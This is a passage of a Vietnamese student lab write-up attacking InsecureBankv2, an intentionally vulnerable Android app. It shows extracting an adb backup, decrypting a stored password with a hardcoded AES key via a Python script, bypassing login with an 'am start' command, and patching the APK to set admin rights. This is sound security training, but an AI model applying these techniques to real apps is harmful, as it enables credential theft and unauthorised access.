2|genymotion:/data/data/com.android.insecurebankv2 #
```

Hay từ khóa là name thì nhận được như sau:



```

2|genymotion:/data/data/com.android.insecurebankv2 # grep -r name $(find)
Binary file ./databases/mydb matches
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverport">8888</string>
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverip">192.168.1.9</string>
./shared_prefs/mySharedPreferences.xml: <string name="superSecurePassword">DTrW2VXjSoFdgoe61fHxJg==&#10; </string>
./shared_prefs/mySharedPreferences.xml: <string name="EncryptedUsername">ZGluZXNo&#13;&#10; </string>
./shared_prefs/WebViewChromiumPrefs.xml: <int name="lastVersionCodeUsed" value="373018615" />
Binary file ./app_webview/Web Data matches
grep: ./cache/WebView/Crash: No such file or directory
grep: Reports: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index-dir: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index-dir/the-real-index: No such file or directory
Binary file ./databases/mydb matches
Binary file ./databases/mydb matches
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverport">8888</string>
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverip">192.168.1.9</string>
./shared_prefs/mySharedPreferences.xml: <string name="superSecurePassword">DTrW2VXjSoFdgoe61fHxJg==&#10; </string>
./shared_prefs/mySharedPreferences.xml: <string name="EncryptedUsername">ZGluZXNo&#13;&#10; </string>
./shared_prefs/WebViewChromiumPrefs.xml: <int name="lastVersionCodeUsed" value="373018615" />
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverport">8888</string>
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverip">192.168.1.9</string>
./shared_prefs/mySharedPreferences.xml: <string name="superSecurePassword">DTrW2VXjSoFdgoe61fHxJg==&#10; </string>
./shared_prefs/mySharedPreferences.xml: <string name="EncryptedUsername">ZGluZXNo&#13;&#10; </string>
./shared_prefs/WebViewChromiumPrefs.xml: <int name="lastVersionCodeUsed" value="373018615" />
Binary file ./app_webview/Web Data matches
grep: ./app_webview/Web: No such file or directory
grep: Data: No such file or directory
grep: ./app_webview/Web: No such file or directory
grep: Data-journal: No such file or directory
  
```

Vậy thì nhìn chung vẫn có thông tin nhạy cảm được lưu trên thiết bị.

Bài tập 4:

Sau khi sử dụng câu lệnh “adb backup -apk -shared com.android.insecurebankv2” để backup thì em nhận được 1 file backup.ab, và em sẽ chuyển file này từ máy thật window sang máy ảo kali để thuận tiện hơn cho việc xử lý.

Thực hiện câu lệnh “cat backup.ab | (dd bs=24 count=0 skip=1; cat) | zlib-flate -uncompress > backup_compressed.tar” để chuyển đổi tập tin sao lưu qua định dạng có thể đọc được:



```

nghianguyen@kali: ~/
File Actions Edit View Help
(nghianguyen@kali)~[~/Bao_Mat_Web]
$ cat backup.ab | (dd bs=24 count=0 skip=1; cat) | zlib-flate -uncompress > backup_compressed.tar
0+0 records in
0+0 records out
0 bytes copied, 4.0554e-05 s, 0.0 kB/s

(nghianguyen@kali)~[~/Bao_Mat_Web]
$
  
```

Tiến hành giải nén file:


```

File Actions Edit View Help
(nghianguyen@kali)-[~/Bao_Mat_Web]
$ file backup_compressed.tar
backup_compressed.tar: POSIX tar archive



(nghianguyen@kali)-[~/Bao_Mat_Web]
$ tar -xvf backup_compressed.tar
apps/com.android.insecurebankv2/_manifest
apps/com.android.insecurebankv2/a/base.apk
apps/com.android.insecurebankv2/r/app_textures
apps/com.android.insecurebankv2/r/app_webview
apps/com.android.insecurebankv2/r/app_webview/pref_store
apps/com.android.insecurebankv2/r/app_webview/GPUCache
apps/com.android.insecurebankv2/r/app_webview/GPUCache/index-dir
apps/com.android.insecurebankv2/r/app_webview/GPUCache/index-dir/the-real-index
apps/com.android.insecurebankv2/r/app_webview/GPUCache/index
apps/com.android.insecurebankv2/r/app_webview/blob_storage
apps/com.android.insecurebankv2/r/app_webview/blob_storage/673b964d-86df-4743-94a3-686a10b412c3
apps/com.android.insecurebankv2/r/app_webview/Web_Data-journal
apps/com.android.insecurebankv2/r/app_webview/Web_Data
apps/com.android.insecurebankv2/r/app_webview/metrics_guid
apps/com.android.insecurebankv2/r/app_webview/webview_data.lock
apps/com.android.insecurebankv2/r/app_webview/variations_stamp
apps/com.android.insecurebankv2/r/app_webview/variations_seed_new
apps/com.android.insecurebankv2/db/mydb-journal
apps/com.android.insecurebankv2/db/mydb
apps/com.android.insecurebankv2/sp/WebViewChromiumPrefs.xml
apps/com.android.insecurebankv2/sp/mySharedPreferences.xml
apps/com.android.insecurebankv2/sp/com.android.insecurebankv2_preferences.xml
shared/0/Statements_dinesh.html
shared/0/DCIM
shared/0/Download
shared/0/Movies
shared/0/Pictures
shared/0/Notifications
shared/0/Alarms
shared/0/Ringtones
shared/0/Podcasts
shared/0/Music

```

Sau khi giải nén file thành công thì em nhận được 2 file apps và shared:




Em sẽ tập trung đào sâu vào thư mục apps, ở thư mục này có các thư mục con sau:





Sau khi xem qua các thư mục trên thì em thấy được rằng các thông tin sau là cần được mã hóa:


- Ở thư mục db có 1 file là mydb:



- Ở thư mục app_webview nằm trong thư mục r, có 2 file là pref_store và Web Data:



- Ở thư mục sp có tổng cộng 3 file là com.android.insecurebankv2_preferences.xml, mySharedPreferences.xml, WebViewChromiumPrefs.xml:




```

file:///home/nghianguyen/Bao_Mat_Web/apps/com.android.insecurebankv2/sp/mySharedPreferences.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.

-<map>
  <string name="superSecurePassword">DTrW2VXjSoFdq0e61fHxJg== </string>
  <string name="EncryptedUsername">ZGluZXNo </string>
</map>

```

```

file:///home/nghianguyen/Bao_Mat_Web/apps/com.android.insecurebankv2/sp/WebViewChromiumPrefs.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.

-<map>
  <int name="lastVersionCodeUsed" value="373018615"/>
</map>

```

Bài tập 5:

Sử dụng lại file backup ở bài 4

```

(phuc@kali)-[~]
$ ls | grep backup.ab
backup.ab

(phuc@kali)-[~]
$ cat backup.ab | (dd bs=24 count=0 skip=1; cat) | zlib-flate -uncompress > backup_compressed.tar
0+0 records in
0+0 records out
0 bytes copied, 9.811e-05 s, 0.0 kB/s


(phuc@kali)-[~]
$ tar -zxvf backup_compressed.tar

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now

(phuc@kali)-[~]
$ tar -xvf backup_compressed.tar
apps/com.android.insecurebankv2/_manifest
apps/com.android.insecurebankv2/a/base.apk
apps/com.android.insecurebankv2/db/mydb-journal
apps/com.android.insecurebankv2/db/mydb
apps/com.android.insecurebankv2/sp/mySharedPreferences.xml
apps/com.android.insecurebankv2/sp/com.android.insecurebankv2_preferences.xml
shared/0/DCIM
shared/0/Download
shared/0/Movies
shared/0/Pictures
shared/0/Notifications
shared/0/Alarms
shared/0/Ringtones
shared/0/Podcasts
shared/0/Music

```

Sau khi giải nén




Trong file mySharedPreferences.xml, ta tìm được thông tin về mật khẩu được mã hóa

```

phuc@kali: ~/backup_compressed/apps/com.android.insecurebankv2/sp
File Actions Edit View Help
zsh: corrupt history file /home/phuc/.zsh_history
(phuc@kali)~[~/backup_compressed/apps]
$ ls
com.android.insecurebankv2
(phuc@kali)~[~/backup_compressed/apps]
$ cd com.android.insecurebankv2
(phuc@kali)~[~/backup_compressed/apps/com.android.insecurebankv2]
$ ls
_manifest a db sp
(phuc@kali)~[~/backup_compressed/apps/com.android.insecurebankv2]
$ cd sp
(phuc@kali)~[~/backup_compressed/apps/com.android.insecurebankv2/sp]
$ ls
com.android.insecurebankv2_preferences.xml mySharedPreferences.xml
(phuc@kali)~[~/backup_compressed/apps/com.android.insecurebankv2/sp]
$ cat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="superSecurePassword">DTrW2VXjSoFdG0e61fHxJg=6#10;    </string>
  <string name="EncryptedUsername">ZGluZXNo6#13;6#10;    </string>
</map>
(phuc@kali)~[~/backup_compressed/apps/com.android.insecurebankv2/sp]
$

```

Kiểm tra code trong mục com/android/insecurebankv2/CryptoClass.class, ta tìm được key là **This is the super secret key 123** và IV (Initialization Vector)



Cũng trong file này, ta tìm được cơ chế mã hóa là **aes cbc**

```

public String aesDecryptedString(String var1) throws UnsupportedEncodingException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException {
    byte[] var2 = this.key.getBytes("UTF-8");
    this.cipherData = aes256decrypt(this.ivBytes, var2, Base64.decode(var1.getBytes("UTF-8"), 0));
    this.plainText = new String(this.cipherData, "UTF-8");
    return this.plainText;
}

public String aesEncryptedString(String var1) throws UnsupportedEncodingException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException {
    byte[] var2 = this.key.getBytes("UTF-8");
    this.plainText = var1;
    this.cipherData = aes256encrypt(this.ivBytes, var2, this.plainText.getBytes("UTF-8"));
    this.cipherText = Base64.encodeToString(this.cipherData, 0);
    return this.cipherText;
}

```

Từ các dữ kiện trên, viết code để giải mã mật khẩu

```

GNU nano 7.2
import base64
from Crypto.Cipher import AES

key = b'This is the super secret key 123'
encrypt_string = b'DTrW2VXjSoFdgo61fHxJg==5#10'

cipher = AES.new(key, AES.MODE_CBC, b'\x00'*16)

encrypt_string = base64.b64decode(encrypt_string)

decrypt_string = cipher.decrypt(encrypt_string)
print(decrypt_string)

```

Kết quả

```

(phuc@kali)~$ sudo nano Bai5.py
(phuc@kali)~$ python Bai5.py
b'Dinesh@123$\x05\x05\x05\x05\x05'

```

Bài tập 6:

Đăng nhập không login với AM (Activity Manager)


```
C:\> Command Prompt - adb shell
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>cd D:
D:\

C:\Users\admin>D:

D:\>adb devices
List of devices attached
192.168.24.104:5555    device

D:\>adb shell
genymotion:/ # am start -n com.android.insecurebankv2/.PostLogin
Starting: Intent { cmp=com.android.insecurebankv2/.PostLogin }
genymotion:/ #
```



Unzip file InsecureBankv2.apk

```
(phuc@kali)-[~/Downloads]
$ unzip InsecureBankv2.apk
Archive: InsecureBankv2.apk
  inflating: AndroidManifest.xml
  inflating: res/anim/abc_fade_in.xml
  inflating: res/anim/abc_fade_out.xml
  inflating: res/anim/abc_grow_fade_in_from_bottom.xml
  inflating: res/anim/abc_popup_enter.xml
  inflating: res/anim/abc_popup_exit.xml
  inflating: res/anim/abc_shrink_fade_out_from_bottom.xml
  inflating: res/anim/abc_slide_in_bottom.xml
  inflating: res/anim/abc_slide_in_top.xml
  inflating: res/anim/abc_slide_out_bottom.xml
  inflating: res/anim/abc_slide_out_top.xml
  inflating: res/color-v11/abc_background_cache_hint_selector_material_dark.xml
  inflating: res/color-v11/abc_background_cache_hint_selector_material_light.xml
  inflating: res/color/abc_background_cache_hint_selector_material_dark.xml
  inflating: res/color/abc_background_cache_hint_selector_material_light.xml
  inflating: res/color/abc_primary_text_disable_only_material_dark.xml
  inflating: res/color/abc_primary_text_disable_only_material_light.xml
```

Sử dụng apktool để decompile

```
(phuc@kali)-[~/Downloads]
$ apktool d InsecureBankv2.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/phuc/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(phuc@kali)-[~/Downloads]
$
```

Sau khi đã decompile, vào mục InsecureBankv2/res/values/strings.xml

```
file:///home/phuc/Downloads/InsecureBankv2/res/values/strings.xml
<string name="abc_action_bar_home_subtitle_description_format">%1$s, %2$s, %3$s</string>
<string name="abc_search_hint">Search...</string>
<string name="abc_toolbar_collapse_description">Collapse</string>
<string name="accept">Accept</string>
<string name="action_exit">Restart</string>
<string name="action_kill">Exit Application</string>
<string name="action_settings">Preferences</string>
<string name="app_name">InsecureBankv2</string>
<string name="auth_google_play_services_client_facebook_display_name">Facebook</string>
<string name="auth_google_play_services_client_google_display_name">Google</string>
<string name="cast_notification_connected_message">Connected to %1$s</string>
<string name="cast_notification_connecting_message">Connecting to %1$s</string>
<string name="cast_notification_disconnect">Disconnect</string>
<string name="create_calendar_message">Allow Ad to create a calendar event?</string>
<string name="create_calendar_title">Create calendar event</string>
<string name="decline">Decline</string>
<string name="hello_world">Hello world!</string>
<string name="is_admin">no</string>
<string name="loginscreen_password">Password:</string>
<string name="loginscreen_username">Username:</string>
<string name="pref_submit">Submit:</string>
<string name="server_ip">Server IP:</string>
```

Sửa mục “is_admin” thành yes

```
<string name="create_calendar_message">Allow Ad to create a calendar event?</string>
<string name="create_calendar_title">Create calendar event</string>
<string name="decline">Decline</string>
<string name="hello_world">Hello world!</string>
<string name="is_admin">yes</string>
<string name="loginscreen_password">Password:</string>
<string name="loginscreen_username">Username:</string>
<string name="pref_submit">Submit:</string>
<string name="server_ip">Server IP:</string>
<string name="server_port">Server Port:</string>
```

Tạo file apk mới với tên **InsecureBankv3.apk**

```
